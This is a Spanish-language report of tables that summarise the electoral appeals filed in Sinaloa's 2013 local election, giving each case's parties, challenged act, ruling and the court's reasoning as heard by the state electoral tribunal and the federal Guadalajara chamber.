EXP-20/2013 REV	05/06/2013	XI CDE	Partido Sinaloense	ESP/2/008 31/05/2013 (Aprobación del registro de la lista de candidatos a Regidores por el principio de R.P. presentada por el Partido Sinaloense)	13/06/2013	Se modifica el acto impugnado	Es fundado el agravio planteado por el recurrente, por lo que se ordena al XI CDE el registro del C. Merquiadis Lozoya Lozoya. El TEESIN al resolver el recurso argumenta que el XI CDE omitió prevenir al Partido Sinaloense sobre las irregularidades y omisiones encontradas en la documentación que acompañó a la solicitud del C. Merquiadis Lozoya Lozoya, ya que al revisar la solicitud de registro y advertir las omisiones, debió notificar de inmediato al partido, otorgándole un plazo de 48 horas para subsanar la omisión detectada, toda vez que ésta irregularidad no se ubica en el supuesto de las que son insubsanables y que en su caso tuviera como consecuencia la sustitución de los candidatos.

RECURSOS DE REVISIÓN INTERPUESTOS ANTE EL TEE SIN (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promotora	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEE SIN
EXP.21/2013 REV	08/06/2013	CEE	Partido Acción Nacional	(En contra de los oficios números CEE/1060/2013 y CEE/1062/2013, ambos de fecha 5 de junio de 2013, emitidos por el Presidente del CE, mediante los cuales se da respuesta a la solicitud de cancelación de los registros de Sergio Torres Félix y Arturo Duarte García, como candidatos a Presidente Municipal de Culiacán y Ahome por la Coalición «Transformemos Sinaloa», respectivamente)	13/06/2013	Se revoca el acto impugnado	Otro de los argumentos del TEE SIN al resolver es que los razonamientos de la autoridad responsable son infundados al considerar que el ciudadano en mención tenía que haberse separado de su cargo en el Sistema DIF Municipal de Badiraguato, ya que solamente están obligados a separarse de su cargo los titulares, directores y su equivalente de los organismos descentralizados de la administración pública y el ciudadano Merquiadis Lozoya Lozoya como Encargado de Despensas del Sistema DIF Municipal de Badiraguato no estaba obligado a separarse de su cargo.
							Se ordena al Presidente del CEE que turne el expediente al Pleno del Consejo para que dé respuesta a las solicitudes realizadas por el partido actor ante esta autoridad con fecha 27 de mayo de 2013, ya que la facultad establecida en la LEES para imponer las sanciones determinadas por el pleno del CEE, al haberse actualizado alguna violación a la normatividad electoral, corresponde a ese órgano y no a su Consejero Presidente en su carácter de titular del CEE.

RECURSOS DE REVISIÓN INTERPUESTOS ANTE EL TEESIN (CONT.)

No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promovente	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEESIN
EXP.22/2013 REV	08/06/2013	XXII CDE	CC. Gilberto García Echeagaray y Francisco Hernández Nevarez.	ESP/02/05 31/05/2013 (Aprobación del registro de la lista de candidatos a Regidores por el principio de R.P presentada por la Coalición «Unidos Ganas Tú»)	20/06/2013	Se revoca el acto impugnado	<p>Es fundado el agravio planteado por los recurrentes, por lo que se modifica el acto impugnado y se deja sin efectos el registro de Sergio Alonso Osuna Tejeda y Eduardo Gómez Estrada, como candidatos a Regidores por el Principio de R.P. de la Coalición «Unidos Ganas Tú».</p> <p>Se ordena al XXII CDE conceda un plazo de 48 horas conforme a lo establecido en el art. 114 párrafo segundo de la LEES, para que la Coalición «Unidos Ganas Tú» presente la solicitud de registro de los actores y una vez recibida dentro de las 24 horas se pronuncie respecto a la procedencia del registro de los mismos e informe al TEESIN sobre el cumplimiento de la resolución.</p> <p>La responsable incumplió con su deber de revisar y en su caso requerir a la coalición postulante que le acreditara que los candidatos que presentó en la solicitud para su registro, representaran la voluntad del partido político, es decir, la solicitud de registro debió contar con un soporte documental de la decisión de los órganos internos del partido político en materia de postulación, ya que existía un acuerdo del CEN del PAN de fecha 20 de mayo del año en curso en el que mediante sesión extraordinaria designó a los recurrentes como candidatos para ocupar</p>

RECURSOS DE REVISIÓN INTERPUESTOS ANTE EL TEESIN (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promovente	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEESIN
EXP.23/2013 REV	08/06/2013	I CDE	C. Johana Guadalupe Ontiveros Robles	ESP.02/005 31/05/2013 (Aprobación del registro de la lista de candidatos a Regidores por el principio de R.P presentada por la Coalición «Unidos Ganas Tú»)	20/06/2013	Se desechó el recurso promovido por notoriamente impropcedente.	el primer lugar de la lista de Regidores por el principio de R.P. para el Ayuntamiento de Rosario, Sinaloa, mismo que no fue respetado por el Comité Ejecutivo Estatal del PAN y que a juicio del TEESIN debió ser observado por el XXII CDE al momento del registro. -----
EXP.24/2013 REV	08/06/2013	II CDE	C. Guadalupe Cervantes Gil	ESP/2/05 31/05/2013 (Aprobación del registro de la lista de candidatos a Regidores por el principio de R.P presentada por la Coalición «Unidos Ganas Tú»)	20/06/2013	Se modifica el acto impugnado	Es fundado el agravio planteado por el recurrente, por lo que se modifica el acto impugnado y se deja sin efectos el registro del C. José Vega Ruiz, como candidato a Regidor por el Principio de R.P. de la Coalición «Unidos Ganas Tú». Se ordena al II CDE conceda un plazo de 48 horas conforme a lo establecido en el art. 114 párrafo segundo de la LEES, para que la Coalición «Unidos Ganas Tú» presente la solicitud de registro del actor y una vez recibida dentro de las 24 horas se pronuncie respecto a la procedencia del registro del mismo e informe al TEESIN sobre el cumplimiento de la resolución.

RECURSOS DE REVISIÓN INTERPUESTOS ANTE EL TEESIN (CONT.)

No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promovente	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEESIN
							<p>No existió de parte de la responsable una revisión y análisis del cumplimiento del convenio al momento del registro de la lista de Regidores de R.P. por parte de la Coalición «Unidos Ganas Tú» y por el CDE para que se sustentará el registro y antes de ese acto la presentación de la lista y la sustitución que generó la materia de análisis, ya que existía un acuerdo del CEN del PAN de fecha 20 de mayo del año en curso en el que mediante sesión extraordinaria designó al recurrente como candidato para ocupar un lugar en la lista de Regidores por el principio de R.P. para el Ayuntamiento de El Fuerte, Sinaloa, mismo que no fue respetado por la Coalición Coordinadora Estatal de la Coalición al acordar cambiar de manera verbal a favor del Partido del Trabajo la quinta posición de la lista y a su vez ese instituto político cedió las mismas posiciones para ser ocupada en el Ayuntamiento del Municipio de Sinaloa, y que a juicio del TEESIN, el convenio en el que se distribuyeron las candidaturas debió ser observado por el III CDE al momento del registro.</p>

RECURSOS DE REVISIÓN INTERPUESTOS ANTE EL TEEESIN (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promotora	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEEESIN
EXP.25/2013 REV	11/06/2013	CME Mazatlán	PAS	EXT/2/03 07/06/2013 (Aprobación de la sustitución de los registros de las candidaturas del Síndico Procurador suplente, dos Regidores por el Principio de M.R. y uno de R.P., presentada por la Coalición «Transformemos Sinaloa».	20/06/2013	Se confirmó el acto impugnado	Son infundados los agravios hechos valer por el recurrente.
EXP.26/2013 REV	17/06/2013	CEE	PAN	ORD710/45 14/06/2013 (Se determinó improcedente sancionar a los ciudadanos Sergio Torres Félix y Arturo Duarte García por la realización de actos anticipados de precampaña con la negativa o cancelación de sus registros como candidatos a Presidente Municipal de Culiacán y Ahome, respectivamente.)	27/06/2013	Se revoca el acto impugnado	Es fundado el agravio planteado por el recurrente, por lo que se modifica el acto impugnado y el TEEESIN en plenitud de jurisdicción impone al C. Sergio Torres Félix una sanción pecuniaria consistente en multa por un monto de 2500 veces el salario mínimo general vigente en el Estado de Sinaloa, lo cual equivale a \$153,450.00 (Son ciento cincuenta y tres mil cuatrocientos cincuenta pesos M.N.)

RECURSOS DE REVISIÓN INTERPUESTOS ANTE EL TEESIN (CONT.)

No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promovente	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEESIN
							<p>Se impone al C. Arturo Duarte García, una sanción pecuniaria consistente en multa por un monto de 3100 veces el salario mínimo general vigente en el Estado de Sinaloa, lo cual equivale a \$190,278.00 (Son ciento noventa mil doscientos setenta y ocho pesos M.N.).</p> <p>La responsable no se encontraba impedida para pronunciarse al respecto, ya que al resolver las Quejas Administrativas identificadas bajo el número QA-001/2013 y QA-002/2013 acumuladas, así como la QA-003/2013 y Qa-004/2013 acumuladas impuso sanciones correspondientes a las conductas «no principales» adjudicadas al PRI por culpa in vigilando, pero no impuso sanción a los militantes por las conductas «principales» desplegadas.</p> <p>El TEESIN argumenta que el CEE erró en la resolución impugnada en el juicio que se resolvió al referir que la responsabilidad del acto en que el solicitante basa su petición no fue adjudicada directamente a los CC. Sergio Torres Félix y Arturo Duarte García, ya que son conductas distintas las atribuidas al partido político y a los militantes de referencia por lo que resultaba inaplicable el principio non bis in idem, más aún cuando se tuvo por demostrado los actos anticipados de precampaña.</p>

RECURSOS DE REVISIÓN INTERPUESTOS ANTE EL TEESIN (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promotora	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEESIN
EXP.27, 29, 30 Y 31/2013 REV ACUMULADOS	18/06/2013	CEE	PAS, CC. Ma. De La Luz Reyes García, Rodrigo Mendoza Rodríguez y Ma. Luisa Chavarría Picos.	ORD/10/047 14/06/2013 (Resuelve las solicitudes de inclusión de los sobrenombres de candidatos a diversos cargos de elección popular en las boletas respectivas, presentadas por el partido sinaloense)	27/06/2013	Se confirmó el acto impugnado	Son infundados los agravios hechos valer por los recurrentes.
EXP.28/2013 REV	18/06/2013	CEE	C. Óscar Javier Valdez López	ORD/10/48 14/06/2013 (Aprobación del dictamen consolidado de los informes justificativos del origen y monto de los ingresos de los aspirantes a candidatos a Diputados locales y a Pdtes. Municipales para el proceso electoral local 2013, por concepto de financiamiento para sus campañas, así como de su empleo y aplicación.)	01/07/2013	Se revocó el acto impugnado	Falta de motivación y fundamentación, así como también del principio de exhaustividad.

RECURSOS DE REVISIÓN INTERPUESTOS ANTE EL TEESIN (CONT.)

No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promotora	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEESIN
EXP-32/2013 REV	22/06/2013	XXII CDE	Cc. Lourdes Oralia Vargas Navarero y Azminda Guadalupe Calvillo Guerra	ESP/02/05 31/05/2013 (Aprobación del registro de la lista de candidatos a Regidores por el principio de R.P. presentada por la Coalición «Unidos Ganas Tú»)	27/06/2013	Se desechó el recurso promovido por notoriamente improcedente	-----
EXP-33/2013 REV	24/06/2013	CME Culiacán	C. Martina Lorena Meléndrez Acedo	EXT/3/01 20/06/2013 (Aprobación de la procedencia de la solicitud de sustitución del lugar número 2 en la lista de candidatos a Regidores por el principio de R.P. presentada por la Coalición «Unidos Ganas Tú»)	01/07/2013	Se confirmó el acto impugnado	Son infundados los agravios hechos valer por la recurrente.
EXP-34/2013 REV	27/06/2013	CEE	CUGT	EXT/04/15 15/02/2013 (Designación del C. Vladimir Cutilhac Ramírez Aldapa como consejero propietario del CME Culiacán)	01/07/2013	Se desechó el recurso promovido por notoriamente improcedente	-----

RECURSOS DE REVISIÓN INTERPUESTOS ANTE EL TEESIN (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promovedora	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEESIN
EXP.35/2013 REV	18/07/2013	CEE	C. Jorge Luis Sañudo Sañudo	ESP/6/011 14/07/2013 (Cómputo Estatal de la elección de Diputados por el principio de R.P. y la asignación a los mismos a las coaliciones y partidos políticos, en particular la constancia de asignación otorgada al C. Leobardo Alcantara Martínez, por inelegibilidad.	02/08/2013	Se desechó el recurso promovido por notablemente improcedente	-----
EXP.36/2013 REV	15/07/2013	CME Guasave	C. Constantino Melendres Leyva	(En contra de la resolución otorgada al escrito de petición respecto de la candidatura a Regidor por el Sistema de M.R. para el Ayuntamiento de Guasave, Sinaloa, hoy Regidor electo C. Saúl Gámez Armenta postulado por la Coalición «Unidos Ganas Tu», en el que señalaba el recurrente que esta persona no reunía los requisitos de elegibilidad.)	03/08/2013	Se desechó el recurso promovido por notablemente improcedente	-----

Juicios de revisión constitucional

Se promovieron 19 juicios de revisión constitucional ante la Sala Guadalajara del TEPJF; en 4 casos, la Sala determinó acumular demandas, por lo que se emitieron 13 sentencias en este tipo de impugnación. En 2 sentencias se determinó que se actualizaba alguna de las causales de improcedencia por no reunir los requisitos de ley; en 8 casos se confirmó lo dispuesto por el TEESIN; en 2 se modificó la resolución del TEESIN; y, en 1 de ellos se revocó la sentencia local.

JUICIOS DE REVISIÓN CONSTITUCIONAL INTERPUESTOS ANTE LA SALA REGIONAL GUADALAJARA DEL TEPJF							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición Promoviente	Nº de recurso sobre el que recae la resolución que se impugna y fecha de emisión	Fecha de resolución	Sentido de la resolución	Argumentos de la sala
SG-JRC-13/2013	22/04/2013	TEESIN	Javier Tisnado Zatarain	RECURSO 03/2013 REV 04/04/2013 (Se confirmó la validez del acto impugnado, consistente en el acuerdo ORD/02/0004 emitido por el XIX Consejo Distrital Electoral de Mazatlán, relativo a la aplicación del procedimiento de reclutamiento, selección, contratación y capacitación de supervisores y capacitadores electorales, así como el listado definitivo de los aspirantes seleccionados y la lista de reserva general)	07/05/2013	Es improcedente	Resultado improcedente, con fundamento en el artículo 10, párrafo 1, inciso c), y 88 párrafo 2 de la Ley General del Sistema de Medios de Impugnación en Materia Electoral.
SG-JRC-32/2013	08/06/2013	TEESIN	PAS	RECURSO 06/2013 REV 03/06/2013 (Se confirmó el acuerdo ESP/01/03, emitido por el CME Mazatlán en el que se aprobó el registro de la Planilla de candidatos a Presidente Municipal, Síndico Procurador y Regidores por el principio de M.R. presentada por la Coalición «Transformemos Sinaloa»)	17/06/2013	Se confirmó el acto impugnado	Son infundados e inoperantes los agravios hechos valer por el recurrente ya que no tienen eficacia alguna para anular, revocar o modificar la sentencia impugnada.

JUICIOS DE REVISIÓN CONSTITUCIONAL INTERPUESTOS ANTE LA SALA REGIONAL GUADALAJARA DEL TEPJF (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición Promoviente	Nº de recurso sobre el que recae la resolución que se impugna y fecha de emisión	Fecha de resolución	Sentido de la resolución	Argumentos de la sala
SG-JRC-34/2013	10/06/2013	TEESIN	CUGT	RECURSO 13/2013 REV 06/06/2013 (Se modifico el acto impugnado, dejando sin efecto el registro del C. Ángel Iván Domínguez Galván, como candidato a segundo Regidor Propietario de la Coalición «Unidos Ganas Tú», ante el XXIII CDE, por ser inelegible al no haber cumplido con el requisito de haberse separado de su empleo 90 días antes de la elección, de conformidad con el artículo 115 fracción III de la CPES.)	21/06/2013	Se confirmo el acto impugnado	Son infundados e inoperantes los agravios por lo que se confir- ma la sentencia controvertida.
SG-JRC-36/2013	16/04/2013	TEESIN	PAS	RECURSO 18/2013 REV 13/06/2013 (Se confirmo el acuerdo ESP/02/07, emitido por el CME Mazatlán en el que se aprobó el registro de la Planilla de candidatos a Regidores por el principio de R.P. presentada por la Coalición «Transformemos Sinaloa»)	26/06/2013	Se confirmo el acto impugnado	Son infundados e inoperantes los agravios por lo que se confir- ma la sentencia controvertida.

JUICIOS DE REVISIÓN CONSTITUCIONAL INTERPUESTOS ANTE LA SALA REGIONAL GUADALAJARA DEL TEPF (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición Promoviente	Nº de recurso sobre el que recae la resolución que se impugna y fecha de emisión	Fecha de resolución	Sentido de la resolución	Argumentos de la sala
SG-JRC-41/2013 Y SU ACU- MULADO SG- JDC-151/2013	01/07/2013	TEESIN	PAN y c. Sergio torres félix	RECURSO 26/2013 REV 27/06/2013	05/07/2013	Se modifica el acto impugnado	Resultaron infundados los agravios formulados por el PAN en el JRC, relativos a incrementar –perdida de registro– la sanción al C. Arturo Duarte García. Resultaron fundados los agravios hechos valer por el C. Sergio Torres Félix identificados con los números 5 y 6 (Cinco y seis) de la síntesis de agravios correspondientes relativos a la cosa juzgada y garantía de seguridad jurídica; por lo tanto se revoca el punto resolutivo tercero en todos sus términos, y se modifican en lo conducente, los puntos segundo, quinto y sexto. Como consecuencia se deja sin efectos la sanción impuesta al C. Sergio Torres Félix. Por lo que respecta a la aplicación de la sanción de Arturo Duarte García, se confirma.
SG-JRC-44/2013	29/07/2013	TEESIN	PMC	RECURSO 04/2013 INC 22/05/2013 (Se confirmó la asignación de Regidores por el principio de R.P. del Municipio de Escuinapa)	14/08/2013	Se confirmo el acto impugnado	Son infundados los agravios hechos valer por el actor, en consecuencia se confirma la resolución impugnada. El proceder de la autoridad responsable al desarrollar nuevamente la fórmula de asignación de regidores por el principio de R.P. en el Municipio de

JUICIOS DE REVISIÓN CONSTITUCIONAL INTERPUESTOS ANTE LA SALA REGIONAL GUADALAJARA DEL TEPJF (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición Promoviente	Nº de recurso sobre el que recae la resolución que se impugna y fecha de emisión	Fecha de resolución	Sentido de la resolución	Argumentos de la sala
SG-JRC-45/2013	29/07/2013	TEESIN	CTS	RECURSO 03/2013 INC 24/07/2013 (Se declara la nulidad de la votación recibida en las casillas 2736 B, 2764 b, 2821 B, 2849 C1, 2883 B, 2905 B y 3825 B.) Se confirma la Declaración de Validez de la elección de Pdtte Mpal, Síndico Procurador y Regidores en Mazatlán, Sinaloa, así como la constancia de mayoría otorgadas a los candidatos de la CUGT.)	14/08/2013	Se confirma el acto impugnado	Escuinapa, Sinaloa, es acorde tanto sistemática como funcionalmente con lo establecido en los artículos 9, 13 y 14 de la LEES. Lo anterior al no haber alcanzado el partido político recurrente el dos por ciento de toda la votación, incluyendo tanto votos nulos como de candidatos no registrados. Son infundados e inoperantes los agravios hechos valer por la Coalición actora, por ende se confirma en sus términos la sentencia dictada por el TEESIN.

JUICIOS DE REVISIÓN CONSTITUCIONAL INTERPUESTOS ANTE LA SALA REGIONAL GUADALAJARA DEL TEPJF (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición Promoviente	Nº de recurso sobre el que recae la resolución que se impugna y fecha de emisión	Fecha de resolución	Sentido de la resolución	
SG-JRC-48/2013 y SG-JRC-53/2013	27/05/2013	TEESIN	CTS	RECURSO 15Y 16/2013 INC 29/07/2013 Y 02/08/2013 (Aprobación del registro de la Planilla de candidatos a Presidente Municipal, Síndico Procurador y Regidores por el principio de M.R. presentada por la Coalición «Transformemos Sinaloa»)	28/08/2013	Se confirmó el acto impugnado	Se acredita la configuración del acto impugnado consistente en la omisión de la autoridad demandada de dar respuesta a la petición elevada por el representante de la coalición actora, no obstante encontrarse la omisión de la responsable, se destaca que el CME no es competente para atender la pretensión del solicitante de negar el registro de la candidatura de Presidente Municipal al C. Sergio Torres Félix al habersele declarado previamente responsable de realizar actos anticipados de precampaña, ya que la única autoridad con facultades específicas para investigar actos y conductas infractoras que afecten el proceso electoral, así como de aplicar las sanciones correspondientes es el pleno del Consejo Estatal Electoral. Se ordena al CME de Culiacán, que a través de su Presidente, remita al CEE la solicitud formulada por la CUGT, en la cual se pide la aplicación de la sanción prevista en el artículo 248, fracción VIII, penúltimo párrafo de la LEES, para que

JUICIOS DE REVISIÓN CONSTITUCIONAL INTERPUESTOS ANTE LA SALA REGIONAL GUADALAJARA DEL TEPJF (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición Promoviente	Nº de recurso sobre el que recae la resolución que se impugna y fecha de emisión	Fecha de resolución	Sentido de la resolución	Argumentos de la sala
SG-JRC-51/2013 Y SUS ACUMULADOS SG-JRC-54/2013 Y SG-JDC-167/2013	07 Y 08/08/2013	TEESIN	PMC, CUGT Y C. Cleofas Elina Benítez Ibarra	RECURSO 1, 10 Y 11/2013 INC ACUMULADOS 03/08/2013 (Se confirma la declaración de validez de la elección de Presidente Municipal, Síndico Procurador y Regidores por el principio de M.R. de Ahome, Sinaloa y la expedición de la Constancia de Mayoría y Validez a la planilla de candidatos registrada por la CTS.)	17/09/2013	Se modifica el acto impugnado	<p>sea dicho órgano colegiado el que se pronuncie sobre dicha petición, así mismo se ordena al CME Culliacán que notifique a la Coalición actora sobre la remisión de su petición e informe al TEESIN sobre el cumplimiento de la resolución.</p> <p>Se declara la nulidad de la votación recibida en las casillas 5B, 59B y 89 B (Por error en el cómputo de la votación), en consecuencia se modifica el cómputo municipal de la elección de municipios y de regidores por el principio de M.R. y de R.P. del Ayuntamiento de Ahome.</p> <p>Se confirma la declaración de validez de la elección de Pdte Mpal, Síndico Procurador y Regidores por ambos principios del Ayuntamiento de Ahome, Sinaloa.</p> <p>Se confirmó el otorgamiento y expedición de la Constancia de Mayoría y Validez a la planilla registrada por la CTS, así como la asignación de regidores por el principio de R.P. a la CUGT y PAS.</p>

JUICIOS DE REVISIÓN CONSTITUCIONAL INTERPUESTOS ANTE LA SALA REGIONAL GUADALAJARA DEL TEPJF (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición Promoviente	Nº de recurso sobre el que recae la resolución que se impugna y fecha de emisión	Fecha de resolución	Sentido de la resolución	Argumentos de la sala
SG-JRC-52/2013	07/08/2013	TEESIN	CTS	RECURSO 08/2013 Y SU ACUMULADO 09/2013 INC 02/08/2013 (Se anula la votación recibida en las casillas 3392 B y 3400 B, en consecuencia, revocaron la constancia de Mayoría de la elección de Pdte Mpal, Síndico Procurador y Regidores, así como la asignación de Regidores por el principio de R.P. del Municipio de San Ignacio, otorgados a favor de la Coalición «Transformemos Sinaloa»)	04/09/2013	Se revocó el acto impugnado	Se revoca la sentencia impugnada emitida por el TEESIN y se confirma el acuerdo del XVIII CDE, mediante el cual calificó la elección de municipios de San Ignacio, Sinaloa, se expidió la constancia de mayoría a la planilla registrada por la CTS y se otorgó la constancia de asignación de regidurías por el principio de R.P. correspondientes.
SG-JRC-55/2013	09/08/2013	TEESIN	CUGT	RECURSO 12 Y 13/2013 INC 03/08/2013 (Se declaró la nulidad de la votación recibida en la casilla 682 C, en consecuencia se modificó los resultados consignados en el acta de cómputo municipal de la elección de Pdte. Mpal., Síndico Procurador y Regidores emitida por el XVI CDE de Cosalá, Sinaloa y confirmó la declaración de validez de la elección y entrega de las constancias de mayoría a los candidatos de la CTS)	04/09/2013	Se confirmó el acto impugnado	

JUICIOS DE REVISIÓN CONSTITUCIONAL INTERPUESTOS ANTE LA SALA REGIONAL GUADALAJARA DEL TEPJF (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición Promoviente	Nº de recurso sobre el que recae la resolución que se impugna y fecha de emisión	Fecha de resolución	Sentido de la resolución	Argumentos de la sala
SG-JRC-75/2013	26/08/2013	TEESIN	CUGT	RECURSO 14/2013 INC 22/08/2013 (Se confirmó la validez de la elección de Pdte. Mpal, Síndico Procurador y Regidores del Ayuntamiento de El Fuerte, así como el otorgamiento de las constancias respectivas.)	11/09/2013	Se confirmó el acto impugnado	
SG-JRC-80/2013 Y SUS ACUMULADOS SG-JRC-81/2013 Y SG-JDC-82/2013	17/09/2013	TEESIN	CUGT Y CTS	RECURSO 15 Y 16/2013 INC 13/09/2013 (Modificó los resultados del cómputo de la elección de Diputados locales por el principio de mayoría relativa en el XX Distrito Electoral y confirmó la expedición de la constancia de mayoría expedida en favor de la coalición «Unidos Ganas Tú»).	02/10/2013	Se desechó el juicio SG-JRC-81/2013 Se confirmó la sentencia del TEESIN	En el juicio SG-JRC-81/2013 se actualiza la causal de improcedencia prevista en los artículos 17, 41, párrafo segundo, base VI, y 99, párrafo cuarto, fracción V, de la Constitución Política de los Estados Unidos Mexicanos, en relación con los numerales 8 y 10, párrafo 1, inciso b) in fine, de la Ley General del Sistema de Medios de Impugnación en Materia Electoral.

Recursos de inconformidad

En materia de inconformidad fueron 16 las impugnaciones interpuestas, todas ellas ante los órganos desconcentrados. A través de estos medios se impugnaron los resultados de los cómputos distritales y municipales en relación con las elecciones de ayuntamientos en siete municipios y los correspondientes a tres de diputados. Sólo en uno de los casos (San Ignacio) se revocó la Constancia de Mayoría en la elección municipal y la de Asignación de regidores por representación proporcional.

RECURSOS DE INCONFORMIDAD INTERPUESTOS ANTE EL TEESIN

No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promotora	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEESIN
EXPEDIENTE: 14/2013 INC.	15 de Julio de 2013	Consejo Distrital Electoral del Fuerte II	Coalición «Unidos Ganas Tú»	En contra de los resultados del cómputo de la elección de Presidente Municipal, Síndico Procurador y Regidores por ambos principios, así como la declaración de validez y otorgamiento de constancias respectivas.	22/08/2013	Se declaran infundados los agravios hechos valer por el recurrente	Son inoperantes los agravios hechos valer por la Coalición «Unidos Ganas Tú», toda vez que las pruebas aportadas al presente negocio, son insuficientes para declarar la nulidad de la elección a Presidente Municipal.
EXPEDIENTE: 01,10 y 11 INC. Acumulados	14 de Julio de 2013	Consejo Municipal Electoral de Ahome, Sinaloa.	Partido Movimiento Ciudadano, Coaliciones «Unidos Ganas Tú» y «Transformemos Sinaloa».	El primero contra la aplicación de la fórmula de asignación de regidurías por el principio de R.P. El segundo en contra de los resultados del cómputo municipal de la elección de Presidente Municipal, Síndico Procurador y Regidores por ambos principios, así como la declaración de validez de la elección y el otorgamiento de la constancia; el tercero en contra del cómputo de la misma elección.	03/08/2013	Se declaran parcialmente fundados los agravios aducidos por la Coalición «Unidos Ganas Tú», así como los esgrimidos por la Coalición «Transformemos Sinaloa», por lo que se declara la nulidad de la votación recibida en las dos casillas; se declara infundado el agravio por el P.M.C. Es infundado el agravio I, relacionado con la nulidad de elección a Presidente Municipal y otros.	Se confirma la declaración de validez de la elección a Presidente Municipal y otros. Casilla 315 B.- Se declaró la nulidad de la misma, contiene 387 votos. Casilla 174 Básica.- Se declaró la nulidad por no tener la seguridad de que se trate de la misma persona.

RECURSOS DE INCONFORMIDAD INTERPUESTOS ANTE EL TEESIN (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promotora	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEESIN
EXPEDIENTE: 02/2013 INC.	14 de Julio de 2013	XIII Consejo Distrital Electoral de Culiacán.	Coalición «Unidos Ganas Tú»	En contra del cómputo distrital de la elección de Diputados por el Sistema de Mayoría Relativa del distrito en mención, mediante el cual solicita la nulidad de la votación recibida en las casillas 995 ESP, 1024 B, 1188B, 1142 B, 1010 B y 1283B.	02/09/2013	Son infundados los agravios hecho valer por la recurrente.	Para decretar la nulidad de las votaciones recibidas en determinadas casillas, ésta solamente se puede justificar si el vicio o la irregularidad a que se refiere es determinante para el resultado de la votación, por ser éste un elemento implícito, lo que se obtiene de la interpretación sistemática y funcional de los artículos 41, fracción III, párrafo primero de la Constitución Federal y la legislación local.
EXPEDIENTE: 03/2013 INC.	14 de Julio de 2013	Consejo Municipal Electoral de Mazatlán.	Coalición «Transfor-memos Sinaloa».	En contra del acuerdo ESP/04/05 el cual contiene los resultados del cómputo, la declaración de validez y el otorgamiento de las constancias de mayoría en la elección de Presidente Municipal, Síndico Procurados y Regidores por el principio de Mayoría Relativa, aduciendo la nulidad de la votación recibida en 225 casillas, distintas irregularidad graves y violencia generalizada.	24/07/2013	Se declara la nulidad de las votación recibida en las casillas 2736 B, 2764 B, 2821 B, 2849 CI, 2883 B, 2905 B y 3825 B. Se confirma la declaración de validez de la elección de Presidente Municipal, Síndico Procurado y Regidores en Mazatlán, así como las constancias de mayoría otorgadas a los candidatos de la coalición «Unidos Ganas Tú»	Se declaran infundados los agravios PRIMERO, SEGUNDO, CUARTO, QUINTO y SEXTO, y parcialmente fundado el agravio TERCERO.

RECURSOS DE INCONFORMIDAD INTERPUESTOS ANTE EL TEESIN (CONT.)

No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promotiva	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEESIN
EXPEDIENTE: 04/2013 INC.	14 de Julio de 2013	Consejo Distrital Electoral XXII, de Escuinapa.	Partido Movimiento Ciudadano	En contra del cómputo y asignación de Regidores por el Principio de Representación Proporcional y su respectiva representación proporcional.	24 /07/2013	Se declara infundado el agravio único hecho valer por el partido político acto; en consecuencia, se confirma la asignación de Regidores por el Principio de R.P.	Este tribunal arriba a la conclusión de que es correcta la aplicación de la fórmula por la autoridad responsable, por tanto el agravio hecho valer por el recurrente es infundado, en consecuencia se confirma la asignación de Regidores por el Principio de Representación Proporcional.
EXPEDIENTE: 05/2013 INC.	15 de Julio de 2013	Consejo Distrital Electoral XXI, de Concordia.	Coalición «Unidos GanasTú»	En contra de la asignación de Regidores por el Principio de Representación Proporcional y su respectiva claratoria de validez, así como la entrega de las constancias de Representación Proporcional.	24/07/2013	Se desecha por notoriamente improcedente el recurso de Inconformidad	Se desecha por notoriamente improcedente el recurso de inconformidad presentado por la Coalición «Unidos GanasTú», a través de su representante, ya que no colimó lo establecido en el artículo 234 fracción III de la Ley Electoral del Estado.
